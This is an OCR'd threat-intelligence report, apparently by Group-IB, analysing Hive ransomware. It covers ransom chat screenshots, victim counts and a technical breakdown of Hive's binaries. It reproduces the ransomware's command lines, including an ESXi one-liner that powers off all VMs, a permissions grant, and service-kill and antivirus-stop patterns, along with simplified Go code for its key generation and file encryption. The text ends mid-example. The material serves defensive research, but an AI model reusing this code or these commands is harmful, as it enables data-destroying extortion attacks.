
thank you reply but in china it is low level 98% company can rebulid his it system china company not pay much money at net safe , relly like my word ,a client want restore just 6-10 server .so you ask too much ,you can more china news,chinese almost give up ,rebulid just need time and re input, usually client have some backup !

08:50

All backups were handled. Otherwise you wouldn't

Chat between the victim company and Hive admin

After the victim pays the ransom, they are allowed to download the decryptor with a step-by-step guide on how to use it.


Hive [redacted]

[redacted]

Website [redacted]

Revenue [redacted]

Employees [redacted]

Uploaded Files

listing.txt 272.2 Kb

Upload

Live Chat

Sales dept.

23 November

Hello and welcome to Hive. How may I help you?

05:25

To decrypt your files you have to pay $600,000 in Bitcoin.

06:11

I have uploaded a list of exfiltrated files we have from your network

06:22

Type your message

Send

Ctrl+Enter


Decryption Software

Contact our sales department first via Live chat to get an offer please.

Download

Decryptor in the Hive affiliate program

However, some victims claim they experienced problems decrypting their data after receiving the decryptor.



Live Chat

Sales dept.

2 October

Hi, we have a couple of VM that are not booting because of Missing or Corrupted Boot Block, what is the magic to fix that?

08:33

Help please? You said we could asked for help in the resolution.

13:30

3 October

so... take the money and run... got it


02:53

Sorry for delayed answer. To fix boot block you will need to ask system administrator.

05:25

4 October

These are VM's that you encrypted and four servers have the same problem. We can't even boot off a DVD to do an MBR repair. I know you probably don't have a concience, but there are people here in very life threatening positions because of your damage to our company. In third world countries you have wither a medcard or cash. To which they do not have cash. So the



alternate is to die.

11:58 • Read


Unfortunately I don't know anything about MBR. It's out of scope of encryption.

12:18

Malfunctioning of Hive decryptor

Actual number of Hive victims and technical features of the gang's DLS

Throughout its history, the Hive DLS featured information about **48** companies (including those whose data had been removed from the DLS at some point), which refused to pay the ransom. Most of the victim-companies are from the United States. The main industries targeted by Hive are IT and real estate.



VICTIMS OF HIVE RANSOMWARE POSTED ON DLS

Distribution by country

USA	28
UNITED KINGDOM	2
AUSTRALIA	2
NETHERLANDS	2
CHINA	2
CANADA	1
PERU	1
SWITZERLAND	1
PORTUGAL	1
THAILAND	1
INDIA	1
NORWAY	1
SPAIN	1
GERMANY	1
TAIWAN	1
FRANCE	1
ITALY	1

Distribution by industry

REAL ESTATE	5	FOOD AND BEVERAGE	2
INFORMATION TECHNOLOGY	5	HARDWARE	2
MANUFACTURING	5	HEALTHCARE	2
OTHER	4	LENDING AND INVESTMENTS	1
COMMERCE AND SHOPPING	3	CLOTHING AND APPAREL	1
TRANSPORTATION	3	EDUCATION	1
MEDIA AND ENTERTAINMENT	3	PRIVACY AND SECURITY	1
FINANCIAL SERVICES	3	CONSUMER GOODS	1
PROFESSIONAL SERVICES	2	GAMING	1
ADMINISTRATIVE SERVICES	2	SOFTWARE	1


355 number of Hive victims

48 victim companies, posted on Hive's DLS

* Data Leak Sites that reveal data on companies refusing to pay ransom Group-IB, 2021

Curiously, every affiliate of the Hive RaaS has access to all the company's IDs in the database. Hive's DLS and admin panels are running through API. Only two groups besides Hive have used API: Grief and DoppelPaymer.

Each victim company is assigned a unique ID which can also be found on the DLS. The profile also includes the number of messages that the victim and the criminal have exchanged.



```
▾ JSON
  ▸ 0: Object { company_id: "DC3XA6ZZXZD_com", activity: 0 }
  ▸ 1: Object { company_id: "DDSErMemKGc_com", activity: 0 }
  ▸ 2: Object { company_id: "CZJj6wYnwSf_com", activity: 1 }
  ▾ 3: Object { company_id: "CwQ7im69U4m_com", activity: 57 }
        company_id: "CwQ7im69U4m_com"
        activity: 57
  ▸ 4: Object { company_id: "D1JPovnEyhg_com", activity: 0 }
  ▸ 5: Object { company_id: "AQ5yWM5go9k_com", activity: 7 }
  ▸ 6: Object { company_id: "A8YEJDUrdJw_com", activity: 1 }
  ▸ 7: Object { company_id: "BCU88H21ksa_com", activity: 1 }
```

Victim company data: IDs and the number of chat messages with the Hive "sales department"


But an API error has enabled the Group-IB Threat Intelligence team to identify the exact number of attacks as well as to make an assumption about the number of companies that paid the ransom to keep their data confidential. By October 16, Hive's API held records of **312** companies that most likely fell victim to Hive's operators. The data about 48 out of them was released on DLS.

Based on the analysis of company data obtained through API, the number of victims grew by 72% in less than one month. On September 16, the total number of records related to victim-companies was **181**. Just one month later, on October 16, the number increased to **312**. Notably, 43 companies listed as victims in September disappeared from API in October, most likely after paying the ransom.

When adding the number of unique company IDs obtained through Hive's API in October (312) and the number of companies whose data disappeared from API between September and October (43), we can get the total number of Hive's attacks amounting to **355**.

It was also discovered that **104** companies out of **312** had negotiated with Hive's operators and their data had not been listed on DLS.

By October 16, the data of only 34 companies out of 48 remained on Hive's DLS — the information about 14 victims, who most likely agreed to pay the ransom, had been wiped from DLS and API. Most of the 34 victims listed on DLS by October 16 did not negotiate with the Hive operators.



Hive ransomware analysis

As it was mentioned earlier, for each upcoming attack of their affiliates, Hive RaaS owners build a personalized ransomware kit. This kit contains different versions of the ransomware customized for various operating systems:

Software file name	Description
windows.exe	Windows (x64) version
windows_cmd.exe	Windows (x64) console version
windows32_only.exe	Windows (x86) version
windows32_only_cmd.exe	Windows (x86) console version
linux32	Linux (x86) version
linux64	Linux (x64) version
freebsd	FreeBSD (x64) version
esxi	ESXi versions 4.0 and higher (x64)

Except for the ESXi version, Hive ransomware samples were built using the Go (Golang) language and have a common source code except for the part specific for each operating system. The file encryption algorithm is identical for all Hive versions.

To hinder detection and analysis, most Hive samples written in Go are obfuscated. The samples also have timestamps removed and other identifying features missing, e. g. (Go Build ID).
We highlighted three versions of Hive ransomware:

1	v1	from June to July 2021 (inclusive)
2	v2	from August to mid-September 2021
3	v3	from mid-September 2021 to the present moment

Samples for Windows v1 and v2 were compressed using a file packer UPX. The first version uses ".hive" extension for encrypted files, while in later versions it is unique for every individual victim.

When building each ransomware kit, the following data is generated:

- ✓ a unique extension for encrypted files (victim's identifier) "xxxxx" (where x is any of the symbols '0'-'9', 'a'-'z'), e. g., "y1iiu"
- ✓ a unique text file name containing the ransom demand "XXXX_HOW_TO_DECRYPT.txt" (X is any of the symbols '0'-'9', 'A'-'Z', 'a'-'z'), e. g.: "XGTb_HOW_TO_DECRYPT.txt"
- ✓ 20 pairs of RSA keys of various length (from 2048 to 5120) (in the previous Hive versions – 100 pairs of keys)
- ✓ victim's credentials to access their personal page on the Hive website: login (12 symbols) and password (20 symbols)

This data except for the private RSA keys are used to compile various versions of the ransomware kit.

Hive for Windows

Hive ransomware for Windows is available in two versions: the hidden one (GUI) and the console one (CUI). In the console version, the encryption process is displayed in the console window. Before encryption, the ransomware stops system services, terminates processes, deletes shadow copies, and changes permissions to access all files. After finishing the encryption process, ransomware wipes empty disk space with random data to prevent file recovery.

File encryption is performed for all logical drives and available network resources or directories/resources, paths to which are provided in the command line.

At the last stage, the ransomware displays a text file containing ransom demand and deletes itself.

Hive ransomware for Windows uses the following regular expression to exclude files from encryption:

```
"(?i:[WIN_DIR]|\.(?:386|adv|ani|bat|bin|cab|cmd|com|cpl|cur|deskthemepack|diagcab|diagcfg|diagpkg|dll|dr
v|exe|hlp|hrmlog|hta|icl|icns|ico|ics|idx|ini|key|lnk|lock|log|mod|mpa|mp3|msc|msi|msp|msst
yles|msu|nls|nomedia|ocx|prf|ps1|rom|rtp|scr|shs|spl|sys|theme|themepack|url|wpx)$|
(?:autorun\.inf|bootfont\.bin|boot\.ini|bootsect\.bak|desktop\.ini|iconcache\.db|ntldr|ntuser\.
dat|ntuser\.dat\.log|ntuser\.ini|thumbs\.db)$|\\\$recycle\.bin|\$windows\.~bt|\$windows\.~
ws|Allusers|appdata|applicationdata|boot|google|intel|Microsoft|mozilla|Mozilla|Msbuild|ms
ocache|perflogs|systemvolumeinformation|torbrowser|windows|Windowsnt|windows\.old)\\|(\$\\Windows\\|\\ADMIN\$|\\IPC\$)|(?:^$))"
```

WIN_DIR is a path to the Windows directory.

Command line parameters

Depending on the ransomware build, the combination of command line parameters can differ to a certain extent.

Parameter	Description
-skip= [FILE_REGEX]	Regular expression for files excluded from encryption. By default: ""
-stop= [SVC_REGEX]	Regular expression for stopping system services. By default: "acronis|AcrSch2Svc|Antivirus|ARSM|AVP|backup|bedbg|CAARCUpdateSvc|CASA |mfemms|mfevtp|MMS|MsDtsServer|MsDtsServer100|MsDtsServer110|msexchange|msmdsrv|MSOLAP|MVArmor|MVarmor64|NetMsmqActivato
-kill= [PROC_REGEX]	Regular expression for the names of system services to be stopped: By default: "agntsvc|sql|CNTAoSMgr|dbeng50|dbsnmp|encsvc|excel|firefoxc
-grant	Change permissions for all files: icacls.exe "[XX]:*" /grant Everyone:F /T /C /Q
-no-wipe	Do not wipe empty disk space with random data.

Hive for Linux/FreeBSD

Hive's Linux/FreeBSD ransomware terminates non-root processes, scans and encrypts the files in the root directory (/) or in the directories displayed in the command line. To prevent file restore, it can fill disk space with random data.

Command line parameters:

Parameter	Description
-no-wipe	Do not fill empty disk space with random data.

Hive for ESXi

Hive's ESXi version is aimed at encrypting virtual machine files.

Before encrypting the files, ransomware stops virtual machines with the following command:

```
vim-cmd vmsvc/getallvms | grep -o -E '^[0-9]+' | xargs -r -n 1 vim-cmd vmsvc/power.off
```

Command line parameters:

Parameter	Description
-no-stop	Do not stop virtual machines.
-low-cpu	Use single thread encryption for low-performance systems. By default, the number of threads is set to twice the number of processes.

Technical analysis of file encryption implementation in Hive

In this article we will examine the file encryption algorithms implemented in the latest versions of Hive. In the previous versions, the encryption was implemented in a similar way, therefore the following results of the technical analysis will also give a general idea of the implementation of encryption in earlier versions.

For a detailed representation of the described elements, we will use a programming language Go, which Hive developers wrote their malware in. Most functions will be called by the terms which are similar to those used by Hive developers. The code presented below has been slightly simplified, but it is consistent with the algorithms laid down by Hive developers.
Two main data structures used in Hive ransomwares:

```
// Key table structure
type EncryptionKeyTab struct {
  Data []byte
  Hash []byte
}


// HiveContext structure
type HiveContext struct {
  KeyTab *EncryptionKeyTab
  RansomExt string
  RansomNoteName string
  RansomNote string
  FileSkipList string
  SkipWipe bool
  NumThreads int
  CmdArgs []string
  FileSkipRegexp *regexp.Regexp
  SkipRegexp *regexp.Regexp
  EncSkipRegexp *regexp.Regexp
  ServiceStopList string
  ProcessKillList string
  GrantPermissions bool
  ProcessKillRegexp *regexp.Regexp
  ServiceStopRegexp *regexp.Regexp
}
```

EncryptionKeyTab is the structure of the encryption key table.

HiveContext is the structure containing the main Hive ransomware's data, such as file contents encryption key table, software configuration data (the extensions of the encrypted files, the name of the file containing ransom demand and its contents, lists of processes and services), command line arguments, compiled regular expressions, etc. Depending on the build of the sample, the structure of HiveContext can slightly differ.
Hive main function:

```
// Hive main function
func (ctx *HiveContext) RunProcess() {

  ctx.Init()

  ctx.ExportKey()

  ctx.Preprocess()

  ctx.PreNotify()

  ctx.ScanFiles()

  ctx.EncryptFiles()

  ctx.EraseKey()

  ctx.Notify()

  ctx.WipeSpace()

  ctx.Postprocess()
}
```

As its name suggests, the Init function initializes the program: it receives its working parameters and fills in the appropriate fields of the HiveContext structure.

Key table

At the start, Hive ransomwares generate a key table for encrypting file contents in the form of an array of random data 1 MB (1 048 576 bytes) in size. To generate the key table, the malware uses a standard function rand.Read from the Go cryptographic package "crypto/rand".

```
// Hive initialization
func (ctx *HiveContext) Init() {

  mathrand.Seed(time.Now().UnixNano())

  // Generate key table
  ctx.KeyTab = GenKeyTab()

  // Etc
  …
}


// Generate key table
func GenKeyTab() *EncryptionKeyTab {

  data := make([]byte, 0x100000, 0x100000)
  cryptorand.Read(data)

  var keytab EncryptionKeyTab

  keytab.Data = data

  hash := sha512.Sum512_256(data)

  keytab.Hash = hash[:]

  return &keytab
}
```

As can be observed in the GenKeyTab function, after generating a key table, an additional hash SHA512-256 of its contents is calculated via the sha512.Sum512_256 function from the Go package "crypto/sha512". Consequently, the value of this hash, which is 32 bytes in size, will be repeatedly used in the software.

After completing the initialization of the Init program, a generated key table is exported. And here Hive developers showed quite an original approach.

```
// Export key table
func (ctx *HiveContext) ExportKey() {

  // Import RSA public keys
  pubkeys := ImportRSAPubKeys()

  // Encrypt key table
  enc_keytab := ctx.KeyTab.Export(pubkeys)

  key_name_data := append(ctx.KeyTab.Hash, 0xFF)

  key_name := base64.URLEncoding.EncodeToString(key_name_data)

  key_filename := key_name + ".key." + ctx.RansomExt

  // Save encrypted key table to file
  …
}


// Import RSA public keys
func ImportRSAPubKeys() []*rsa.PublicKey {

  var pubkeys []*rsa.PublicKey

  for i := 0; i < len(RSAPubKeyDerDataList); i++ {

    pubkey, _ := x509.ParsePKCS1PublicKey(RSAPubKeyDerDataList[i])

    pubkeys = append(pubkeys, pubkey)
  }

  return pubkeys
}
```

As we mentioned before, the body of the malware contains 20 public RSA keys of various lengths (from 2048 to 5120) in the DER format. Initially, the keys are stored in the encrypted form, and when the malware starts, they are decrypted and placed in a global list that we called RSAPubKeyDerDataList. To use these RSA keys for key table encryption, they are imported beforehand.

The contents of the keytab are encrypted by blocks via encryption algorithm RSA-OAEP with iterative use of the 20 above mentioned RSA keys. The size of each block is equal to the maximum acceptable size of the encrypted data, which is defined by the length of the corresponding RSA key.

```
// Encrypt key table
func (keytab *EncryptionKeyTab) Export(pubkeys []*rsa.PublicKey) []byte {

  dst_data := make([]byte, 0, 0x200000)

  pos := 0
  rem_len := len(keytab.Data)
  num_keys := len(pubkeys)

  i := 0

  for rem_len > 0 {

    pubkey := pubkeys[i % num_keys]

    chunk_size := pubkey.Size() - (2 * 32 + 2)
    if chunk_size > rem_len {
      chunk_size = rem_len
    }

    hash := sha512.New512_256()

    rng := cryptorand.Reader

    enc_chunk, _ := rsa.EncryptOAEP(hash, rng, pubkey,
                                    keytab.Data[pos : pos + chunk_size],
                                    nil)

    dst_data = append(dst_data, enc_chunk...)

    pos += chunk_size
    rem_len -= chunk_size
    i++
  }

  return dst_data
}
```

Encrypted in such a way, the key enc_keytab is then saved in the root directories of logical drives under the following file name:

[KEY_NAME].key.[RANSOM_EXT]

KEY_NAME is the name of an encrypted key table 44 symbols long, received as a result of converting the original key table contents' hash into the Base64 string with adding the 0FFh byte at the end (33 bytes total). To convert to Base64, the following table of Base64 symbols is used:


ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_

RANSOM_EXT is a configuration parameter that defines an extension for encrypted files.

For example, the name

`sb8SzAPVNWhK66-6cahq7Ah8gGmOJCykPSI5D07wFMH_.key.xxxxx`

corresponds to the following hash of the key tab contents.



```
00000000:  B1 BF 12 CC-03 D5 35 68-4A EB AF BA-71 A8 6A EC  ▒┐↕╟♥╒5hJып║qиjь
00000010:  08 7C 80 69-8E 24 2C A4-3D 22 39 0F-4E F0 14 C1  ◘|АiО$,д="9☼NЁ¶┴
00000020:  FF          -           -           -
```

File content encryption

Now let's have a look at the most interesting part – the implementation of file contents encryption.

File encryption function presented in the Go language:

```
// Encrypt file
func (keytab *EncryptionKeyTab) EncryptFilename(filename string,
                                                ransom_ext string) error {

  n1 := mathrand.Uint32()
  n2 := mathrand.Uint32()

  var ext_data [42]byte

  copy(ext_data[:32], keytab.Hash)
  ext_data[32] = 0xFF
  *(*uint32)(unsafe.Pointer(uintptr(unsafe.Pointer(&ext_data[33])))) = n1
  *(*uint32)(unsafe.Pointer(uintptr(unsafe.Pointer(&ext_data[37])))) = n2
  ext_data[41] = 0x34

  file_ext := base64.URLEncoding.EncodeToString(ext_data[:])

  new_filename := filename + "." + file_ext + "." + ransom_ext

  err := os.Rename(filename, new_filename)
  if err != nil {
    return err
  }

  // Encrypt file data
  return keytab.EvaluateFilename(new_filename, n1, n2)
}
```

For each file, two random 32-bit numbers, n1 and n2, are generated. In this case, to generate numbers, a standard pseudorandom sequence generator from the Go "math/rand" package is used. As seen above, in a fragment of the Init function a pseudorandom sequence is generated using the current time set on the victim's system:

```
mathrand.Seed(time.Now().UnixNano())
```

These two random numbers are used to form the name of the encrypted file, and, notably, to encrypt the file data. After that, the file is renamed and encrypted.

This is how the name of an encrypted file looks like:
[FILE_NAME].[ENCRYPTED_EXT].[RANSOM_EXT]


FILE_NAME is the name of the original unencrypted file.

ENCRYPTED_EXT is the extension of the encrypted file, 56 symbols long, which is received as a result of converting the original key table contents' hash into the line Base64 with adding the following data at the end: the 0FFh byte, 32-bit numbers n1 and n2 (little-endian byte sequence) and the 34h byte (42 bytes total).

RANSOM_EXT is a configuration parameter that defines extensions of the encrypted files.
For example, the name

```
filename.ext.sb8SzAPVNWhK66-6cahq7Ah8gGmOJCykPSI5D07wFMH_0Xg0sk1aRdc0.xxxxx
```

corresponds to the following data:



```
